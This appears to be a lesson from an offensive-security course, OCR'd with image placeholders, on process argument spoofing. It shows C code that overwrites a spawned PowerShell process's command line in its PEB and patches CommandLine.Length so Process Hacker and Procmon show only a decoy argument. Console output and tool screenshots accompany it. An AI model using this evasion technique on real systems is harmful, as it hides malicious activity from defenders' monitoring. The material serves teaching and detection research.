
Process Argument Spoofing (2)

Introduction

In the previous module, Procmon was tricked into logging the dummy command line arguments. However, the same technique does not work as well against some tools such as Process Hacker. The image below shows the result of argument spoofing in Process Hacker.




```
C:\Users\User\Desktop\Intermediate\ArgSpoofing\x64\Debug\ArgSpoofing.exe
[i] Target Process  Will Be Created With [Startup Arguments] "powershell.exe Totally Legit Argument"
[i] The Actual Arguments [Payload Argument] "powershell.exe -NoExit calc.exe"
        [i] Running : "powershell.exe Totally Legit Argument" ... [+] DONE
        [i] Target Process Created With Pid : 4680
        [i] Writing "powershell.exe -NoExit calc.exe" As The Process Argument At : 0x000001A6EF2306BC ... [+] DONE

[#] Press <Enter> To Quit ...
```

```
powershell.exe (4680) Properties
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | Comm

File
  Windows PowerShell
  (Verified) Microsoft Windows
  Version:  10.0.22000.1
  Image file name:
  C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Process
  Command line:        powershell.exe -NoExit calc.exe ument
  Current directory:   C:\Windows\System32\
  Started:             6 minutes and 14 seconds ago (6:57:18 AM 12/27/2022)
  PEB address:         0xcf9890000
  Parent:              ArgSpoofing.exe (16560)
  Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard
  Protection:  None
```

The legitimate arguments are being exposed by Process Hacker along with a fragment of the dummy argument. This module will analyze why this occurs and provide a solution for it.


Analyzing The Problem

To better understand why the legitimate arguments are exposed, the dummy argument will be set to `powershell.exe AAAAAAA....`



```
*/
#define STARTUP_ARGUMENRS           L"powershell.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
#define REAL_EXECUTED_ARGUMENTS     L"powershell.exe -NoExit calc.exe"
```

Checking Process Hacker again reveals that the legit and dummy arguments are logged.



```
[i] Target Process  Will Be Created With [Startup Arguments] "powershell.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
[i] The Actual Arguments [Payload Argument] "powershell.exe -NoExit calc.exe"
        [i] Running : "powershell.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" ... [+] DONE
        [i] Target Process Created With Pid : 23388
        [i] Writing "powershell.exe -NoExit calc.exe" As The Process Argument At : 0x000001FC411C06BC ... [+] DONE

[#] Press <Enter> To Quit ...
```

File
Windows PowerShell
(Verified) Microsoft Windows
Version: 10.0.22000.1
Image file name:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Process
Command line: powershell.exe -NoExit calc.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Current directory: C:\Windows\System32\
Started: 17 seconds ago (7:09:20 AM 12/27/2022)
PEB address: 0x2805769000
Parent: ArgSpoofing.exe (10436)
Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard
Protection: None

The use of `PEB->ProcessParameters.CommandLine.Buffer` to overwrite the payload can be exposed by Process Hacker and other tools such as Process Explorer because these tools use `NtQueryInformationProcess` to read the command line arguments of a process at runtime. Since this occurs at runtime, they can see what is currently inside `PEB->ProcessParameters.CommandLine.Buffer`.

Solution

These tools read the `CommandLine.Buffer` up until the length specified by `CommandLine.Length`. They do not rely on `CommandLine.Buffer` being null-terminated because Microsoft states in their documentation that `UNICODE_STRING.Buffer` might not be null-terminated.

In short, these tools limit the number of bytes read from `CommandLine.Buffer` to be equal to `CommandLine.Length` in order to prevent reading additional unnecessary bytes in the event that `CommandLine.Buffer` is not null-terminated.



`Buffer`

Pointer to a wide-character string. Note that the strings returned by the various LSA functions might not be null-terminated.

It's possible to trick these tools by setting the `CommandLine.Length` to be less than what the buffer size is. This allows control over how much of the payload inside `CommandLine.Buffer` is exposed. This can be achieved by patching the `CommandLine.Length` address in the remote process, passing the desired size of the buffer to be read by the external tools.


Patching CommandLine.Length

The following code snippet patches `PEB->ProcessParameters.CommandLine.Length` to limit what Process Hacker can read from `CommandLine.Buffer` only to `powershell.exe`. It works by first spoofing the argument to `Totally Legit Argument` then patching the length to be the size of `sizeof(L"powershell.exe")`.

```
DWORD dwNewLen = sizeof(L"powershell.exe");

if (!WriteToTargetProcess(Pi.hProcess, ((PBYTE)pPeb->ProcessParameters +
offsetof(RTL_USER_PROCESS_PARAMETERS, CommandLine.Length)),
(PVOID)&dwNewLen, sizeof(DWORD))){
  return FALSE;
}
```

Demo

Process Hacker view.



```
C:\Users\User\Desktop\Intermediate\ArgSpoofing2\x64\Debug\ArgSpoofing2.exe
[i] Target Process  Will Be Created With [Startup Arguments] : "powershell.exe Totally Legit Argument"
[i] The Actual Arguments [Payload Argument] : "powershell.exe -NoExit calc.exe"
        [i] Running : "powershell.exe Totally Legit Argument" ... [+] DONE
        [i] Target Process Created With Pid : 22880
        [i] Writing "powershell.exe -NoExit calc.exe" As The Process Argument At : 0x0000024C6F2106BC ... [+] DONE

        [i] Updating The Length Of The Process Argument From 74 To 30 ...[+] DONE

[#] Press <Enter> To Quit ...
```

powershell.exe (22880) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | Comment


File

Windows PowerShell
(Verified) Microsoft Windows
Version: 10.0.22000.1
Image file name:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Process

Command line:	powershell.exe
Current directory:	C:\Windows\System32\
Started:	15 seconds ago (8:29:52 AM 12/27/2022)
PEB address:	0xf5e2dd9000
Parent:	ArgSpoofing2.exe (12344)
Mitigation policies:	DEP (permanent); ASLR (high entropy); CF Guard
Protection:	None

Procmon view.



```
Time ...  Process Name     PID    Operation      Path   Result    Detail
8:29:5... powershell.exe   22880  Process Start         SUCCESS   Parent PID: 12344, Command line: powershell.exe Totally Legit Argument, Current directory: C:...
```

```
Date:        12/27/2022 8:29:52.8413223 AM
Thread:      708
Class:       Process
Operation:   Process Start
Result:      SUCCESS
Path:
Duration:    0.0000000

Parent PID:          12344
Command line:        powershell.exe Totally Legit Argument
Current directory:   C:\Windows\System32\
Environment:
                     =::=::\
                     ALLUSERSPROFILE=C:\ProgramData
                     APPDATA=C:\Users\User\AppData\Roaming
                     CommonProgramFiles=C:\Program Files\Common Files
                     CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
```